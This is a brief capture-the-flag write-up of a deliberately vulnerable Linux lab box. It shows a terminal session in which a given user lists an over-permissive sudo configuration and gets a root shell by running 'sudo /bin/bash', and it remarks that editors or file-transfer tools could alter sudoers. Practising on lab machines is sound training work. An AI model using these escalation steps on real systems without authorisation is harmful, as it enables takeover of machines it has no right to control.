
We have configured the box to simulate real-world vulnerabilities (albeit on a single host) which will help you to perfect your local privilege escalation skills, techniques and toolsets. There are a number challenges which range from fairly easy to intermediate level and we're excited to see the methods you use to solve them!

So it seems like this is a privilege escalation only box. The first credentials are given to us and they are **bob:secret**



```
bob@linsecurity:~$ sudo -l
[sudo] password for bob:
Matching Defaults entries for bob on linsecurity:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed,
        /usr/bin/env, /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man,
        /bin/more, /usr/bin/scp, /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh,
        /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git, /usr/bin/script,
        /usr/bin/scp
bob@linsecurity:~$ sudo su *(__+}{}@
> @
>
> exit
> ^C
bob@linsecurity:~$ sudo su root
Sorry, user bob is not allowed to execute '/bin/su root' as root on linsecurity.home.
bob@linsecurity:~$ sudo /bin/bash
root@linsecurity:~# whoami
root
root@linsecurity:~# _
```

The hardest part was figuring out where the backslash was in the US keyboard layout

Some of the programs are shells which give direct root access. FTP, SCP and SSH would probably allow me to edit the sudoers file. Same for vi and vim. Really easy box